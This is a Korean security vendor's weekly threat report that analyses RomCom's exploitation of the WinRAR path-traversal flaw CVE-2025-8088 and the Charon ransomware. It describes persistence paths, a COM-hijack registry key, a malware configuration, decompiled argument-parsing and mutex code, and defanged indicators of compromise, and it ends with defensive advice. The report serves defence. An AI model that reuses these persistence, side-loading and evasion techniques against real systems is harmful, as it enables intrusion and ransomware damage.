SECUI

2025 년 8 월 둘째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 8 월 둘째 주, 최신 위협 현황


1.1 WinRAR 파일 압축 프로그램의 취약점을 이용한 임의 코드 실행

1.1.1 키워드 및 요약

+ 키워드: WinRAR, RomCom, 0-day[1], CVE-2025-8088
+ 요약: 압축 프로그램인 WinRAR 의 0-day 취약점을 통해 임의 코드 실행 확인

1.1.2 위협 설명

+ ESET 사이버 보안 연구진은 윈도우 압축 프로그램인 WinRAR 에 0-day 취약점을 발견.
+ ADS[2]를 활용하여 Path Traversal[3] 취약점을 통해 임의의 코드를 실행할 수 있는 취약점이며, CVE-2025-8088 번호를 부여 받음.
+ "RomCom" APT 그룹에서 WinRAR 취약점을 이용하여 백도어를 삽입하여 사이버 범죄에 악용하기 위한 정보 수집을 진행한 것으로 추정.
+ 취약점을 활용하여 악성 DLL / LNK 파일 등을 윈도우 주요 경로 (%Temp%, %LOCALDATA% 등) 등에 배포하여 사용자 로그인 시 실행 및 지속성 확보 등을 통해 시스템 정보 수집 등을 수행.
+ 악성 DLL / LNK 파일 삽입 후, 사용자 로그인 진행 시 공격자의 C2 서버[4]와 네트워크 통신을 수행, 특정 파일 등을 다운로드하여 악성 행위를 수행.



[CVE-2025-8088 취약점을 활용하여 공격 진행 시 나타나는 WinRAR 에러 메시지]

[1] **제로데이 취약점 공격 (Zero-day Attack):** 특정 소프트웨어의 아직 공표되지 않은, 혹은 공표되었지만 아직 패치되지 않은 보안 취약점을 이용한 해킹 공격

[2] **대체 데이터 스트림 (Alternate Data Stream):** 윈도우 NTFS 기능으로, 파일에 추가 데이터를 숨겨서 저장하는 기능

[3] **경로 조작(Path Traversal)**: 공격자가 웹 애플리케이션의 취약점을 이용하여 서버의 허용되지 않은 디렉토리나 파일에 접근하는 공격 기법


[4] **C2 (C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버

1.1.3 위협 분석

+ ESET 에서는 공격자가 사용한 RAR 파일 내부에 이상한 경로를 포함한 악성 DLL 인 msedge.dll 이 포함되어 있음을 확인함.
+ 추가 분석 결과, 최신 버전의 WinRAR 에도 영향을 미치는 알려지지 않는 취약점을 이용한다는 것을 발견함.


1.1.3.1 WinRAR 취약점 동작 원리

+ 공격자는 특수 아카이브를 제작하여 압축 파일 내부에는 단 하나의 파일만 존재하도록 보여지지만, 실제로는 많은 악성 ADS 가 숨겨져 있으며 WinRAR 에서는 확인할 수 없음.




[WinRAR 에서 악성 아카이브 파일을 확인 – ADS 확인 불가]

+ 악성 아카이브를 해제했을 경우, 파일과 함께 숨겨져 있던 악성 ADS 도 같이 해제가 진행되며 악성 DLL 파일이 %TEMP% 내 삽입 진행.
+ 악성 LNK 파일인 경우 윈도우 시작 프로그램 폴더에 삽입되어 사용자 로그인 시 자동으로 실행되도록 하여 시스템 감염 및 지속성 확보 수행.
+ 압축을 해제 할 경우 특정 윈도우 디렉토리에 파일 생성을 시도하기 때문에, 더미 데이터를 이용한 에러 메시지가 나타나게 되며 사용자가 공격을 인지하지 못하도록 공격을 수행.



[WinRAR 에서 출력된 에러 메시지]


+ 다중 ADS 를 이용하여 사용자가 WinRAR 에서 출력된 에러 메시지에서 아래로 스크롤 할 때만 인지하도록 공격을 수행.



[아래로 스크롤 했을 때 나타나는 공격 구문 – 다중 ADS 활용]

+ 위 아카이브 파일은 유럽과 캐나다의 금융, 제조, 방위, 물류 기업을 대상으로 한 스피어 피싱[5] 캠페인의 일부로 사용.
+ 스피어 피싱 내 악성 파일에는 Windows 시작 디렉토리에 추출되는 LNK 파일과 %TEMP% 또는 %LOCALAPPDATA%에 추출되는 DLL 또는 EXE 파일이 항상 포함되어 있음.

1.1.3.2 WinRAR Exploit 예시 1 – Mythic Agent 감염



[WinRAR 취약점을 이용한 공격 사례 1 – Mythic Agent 감염 사례]

+ 취약점을 이용해 LNK 파일을 삽입한 뒤, 레지스트리 값인 HKCU₩SOFTWARE₩Classes₩CLSID₩{1299CF18-C4F5-4B6A-BB0F-2299F0398E27}₩InprocServer32 추가, 값을 %TEMP%₩msedge.dll 로 설정.


[5] **스피어 피싱 (Spear Phishing):** 특정 기관이나 특정인을 표적으로 삼아 악성메일을 발송하고, 컴퓨터를 감염시켜 정보 등을 탈취하는 '표적형 악성 메일' 공격

```
{'disable_etw': '2', 'block_non_ms_dlls': '3',
'child_process': 'wmic.exe', 'use_winhttp': 1,
'inject_method': '1', 'dll_side': ['MsEdge', 'OneDrive'],
'domain': '[REDACTED]'}
```

[dynamichttp C2 서버와 통신하도록 설계된 설정 값]

+ 레지스트리 값은 COM 하이재킹을 통해 DLL 을 실행하도록 설정, 내부에 삽입된 쉘 코드를 동작시켜 C2 서버(*dynamichttp C2)와 통신하도록 설계.

1.1.3.3 WinRAR Exploit 예시 2 – SnipBot variant 감염




[WinRAR 취약점을 이용한 공격 사례 2 – SnipBot variant 감염 사례]

+ 취약점을 이용해 LNK 파일을 삽입한 뒤, 악성 EXE 파일을 실행하도록 설계.
+ 실행 파일은 잘못된 코드 서명 인증서로 서명되어, 실행 시 파일 이름을 Key 로 사용하여 문자열 해독 후 쉘 코드를 사용.
+ 쉘 코드는 RomCom 의 기안한 SnipBot 멀웨어의 변종으로 추정.
+ 쉘 코드 실행 시 특정 레지스트리 값이 HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩RecentDocs 에 레지스트리 키가 있는 경우에만 실행되도록 설계되어, 샌드박스[6] 환경에서 분석을 회피하도록 설계.

[6] **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술

+ RecentDocs 는 특정 문서의 열람 횟수를 기록하도록 설계되어 있고, 특정 횟수 이상 열람해야만 쉘 코드가 실행되도록 설계되어 있음.
+ 일정 횟수 이상 문서를 열람할 경우, 쉘 코드가 실행되어 C2 서버에서 파일을 다운받아 추가적인 악성 행위를 수행하도록 설계.

1.1.3.4 WinRAR Exploit 예시 3 – MeltingClaw 감염



[WinRAR 취약점을 이용한 공격 사례 3 – MeltingClaw 감염 사례]

+ 취약점을 이용해 LNK 파일을 삽입, %LOCALAPPDATA%₩Complaint.exe 를 실행.
+ exe 파일은 외부 파일을 다운로드 하도록 역할을 수행, 추가 악성 파일 및 DLL 등을 다운로드 하여 추가적인 악성 행위를 수행.

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	162.19.175[.]44
	194.36.209[.]127
	85.158.108[.]62
	185.173.235[.]134
Domain	gohazeldale[.]com
	srlaptop[.]com
	melamorri[.]com
	campanole[.]com
FileHash-SHA1	371A5B8BA86FBCAB80D4E0087D2AA0D8FFDDC70B
	D43F49E6A586658B5422EDC647075FFD405D6741
	F77DBA76010A9988C9CEB8E420C96AEBC071B889
	676086860055F6591FED303B4799C725F8466CF4
	1F25E062E8E9A4F1792C3EAC6462694410F0F1CA
	C340625C779911165E3983C77FD60855A2575275
	C94A6BD6EC88385E4E831B208FED2FA6FAED6666
	01D32FE88ECDEA2B934A00805E138034BF85BF83
	AE687BEF963CB30A3788E34CC18046F54C41FFBA
	AB79081D0E26EA278D3D45DA247335A545D0512E
	1AEA26A2E2A7711F89D06165E676E11769E2FD68

1.1.5 대응 가이드

- 사용되는 어플리케이션에 대해 최신 패치를 반영
- IoC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지

1.1.6 참고 자료

- https://www.welivesecurity.com/en/eset-research/update-winrar-tools-now-romcom-and-others-exploiting-zero-day-vulnerability/


1.2 신종 랜섬웨어 Charon 의 공격 기법

1.2.1 키워드 및 요약

+ 키워드: Charon, Ransomware
+ 요약: 새로 발견된 Charon 랜섬웨어의 공격 기법 및 동작 분석

1.2.2 위협 설명

+ 최근, 중동 공공 기관 및 항공 산업에서 관찰된 공격에 사용된 "Charon"이라는 새로운 랜섬웨어 그룹이 발견됨.
+ 이 공격자는 이전에 "Earth Baxia" 캠페인에서 확인된 전술과 매우 유사한 DLL Side Loading[7] 기법을 사용했는데, 이 캠페인은 주로 정부 기관을 공격 대상으로 함.
+ 공격은 정상적인 브라우저 관련 파일인 "Edge.exe(원본 이름: cookie_exporter.exe)를 활용하여 악성 DLL 파일 "msedge.dll(SWORDLDR)"을 사이드로딩했고, 이후 Charon 랜섬웨어 페이로드를 배포.
+ msedge.dll 구성요소 분석 결과, 초기 분석에서는 확인되지 않았던 "DumpStack.log" 라는 파일을 로드하도록 설계된 것으로 확인되었으며, 해당 파일에는 암호화된 셸코드가 포함되어 있는 것이 확인됨.



[Charon 랜섬웨어 공격 흐름]


[7] **DLL Side-Loading 공격**: 악성코드의 Anti-Virus 탐지를 우회하기 위한 기법으로, Windows OS 의 DLL loading 메커니즘을 악용하여 정상 DLL 이 아닌 악성 DLL 을 로드하도록 하는 악성 페이로드 실행 공격

1.2.3 위협 분석

+ 확인된 공격 흐름에서 Charon 랜섬웨어 페이로드 실행을 용이하게 하기 위해 DLL Side Loading 이 사용됨.
+ 공격자는 정상적인 "Edge.exe" 바이너리를 실행하여 최초 침투를 진행하고, 이 바이너리를 악용하여 "SWORDLDR"로도 알려진 "msedge.dll"이라는 악성 DLL 을 사이드로딩함.
+ 이 로더는 내장된 랜섬웨어 페이로드를 복호화하고, 새로 생성된 svchost.exe 프로세스에 삽입.
+ 이 기법을 통해 악성코드는 정상적인 Windows 서비스로 위장하여 일반적인 엔드포인트 보안 제어를 우회 가능.
+ Charon 은 다단계 페이로드 추출 기법을 사용하는데, 조사 과정에서 "DumpStack.log"가 공격 체인의 핵심 구성 요소로 확인됨.
+ 처음에는 단순 로그 파일로 보였으나 추가 분석 결과, 랜섬웨어 페이로드를 전달하는 암호화된 셸코드가 포함되어 있는 것이 확인되었으며, 첫 번째 계층을 복호화 한 결과, 또 다른 페이로드가 발견됨.
+ 이 추가 계층에는 내장된 구성 데이터가 포함되어 있었는데, 아래 그림과 같이 프로세스 주입을 위해 svchost.exe 가 사용되었음을 나타냄.

[DumpStack.log 의 복호화된 첫 번째 계층 일부]

+ 추가 분석 결과, 중간 페이로드 내에 두 번째 암호화 계층이 존재하는 것이 확인되었으며, 해당 계층 복호화 결과, 최종 PE 파일 추출이 가능.
+ 확인된 파일 암호화 동작을 바탕으로 해당 파일이 Charon 랜섬웨어 페이로드인 것으로 확인됨.



[두 번째 계층의 난독화된 페이로드(좌) / 복호화된 PE 파일(우)]

+ 복호화된 실행 파일은 정교한 암호화 기능 및 운영 특성을 가지고 있음.
+ Charon 은 여러 Command Line 매개변수를 사용하며, 아래와 같은 인수를 확인함.

인수	설명
--debug=<경로 + 파일 명>	- 지정된 파일 경로에 오류 로깅을 활성화 - 암호화 중 발생하는 모든 오류를 로깅
--shares=<공유 네트워크>	- 네트워크 서버 이름/IP 주소를 나열하고, 이러한 서버에서 액세스 가능한 모든 공유를 열거 후 암호화(ADMIN$ 제외)
--paths=<특정 경로>	- 암호화할 특정 경로 또는 드라이브 문자를 나열
--sf	- 암호화 순서가 변경되어 네트워크 공유가 먼저 우선 순위로 지정됨 - 이후 우선 순위로 로컬 드라이브가 지정됨

```
CommandLineW = GetCommandLineW();
v26 = CommandLineToArgvW(CommandLineW, &pNumArgs);
SetProcessShutdownParameters(0, 0);
v30 = GetCommandLineArg((unsigned int)pNumArgs, v26, L"debug");
if ( v30 )
```

```
lpString = (LPCWSTR)GetCommandLineArg((unsigned int)pNumArgs, v26, L"shares");
lpString2 = (LPCWSTR)GetCommandLineArg((unsigned int)pNumArgs, v26, L"paths");
```

```
v32 = 0;
v7 = CheckCommandLineFlag((unsigned int)pNumArgs, v26, L"sf");
if ( v7 == 1 )
  EnumerateNetworkResources(v32);
MountAllVolumes();
```


[Charon 이 Command Line 인수를 읽는 방식에 대한 코드]

+ 디컴파일된 코드에서는 "OopsCharonHere"라는 뮤택스가 생성되는 것도 확인 가능.

```
if ( !lpString2 && !lpString && !OpenMutexA(0x1F0001u, 0, "OopsCharonHere") )
{
  CreateMutexA(0, 0, "OopsCharonHere");
```

[OopsCharonHere 뮤택스 확인 및 생성]


+ 주요 암호화 루틴을 시작하기 전에, 암호화 성공 가능성을 극대화하고 복구 등의 가능성을 최소화하기 위한 방해 행위를 수행함.
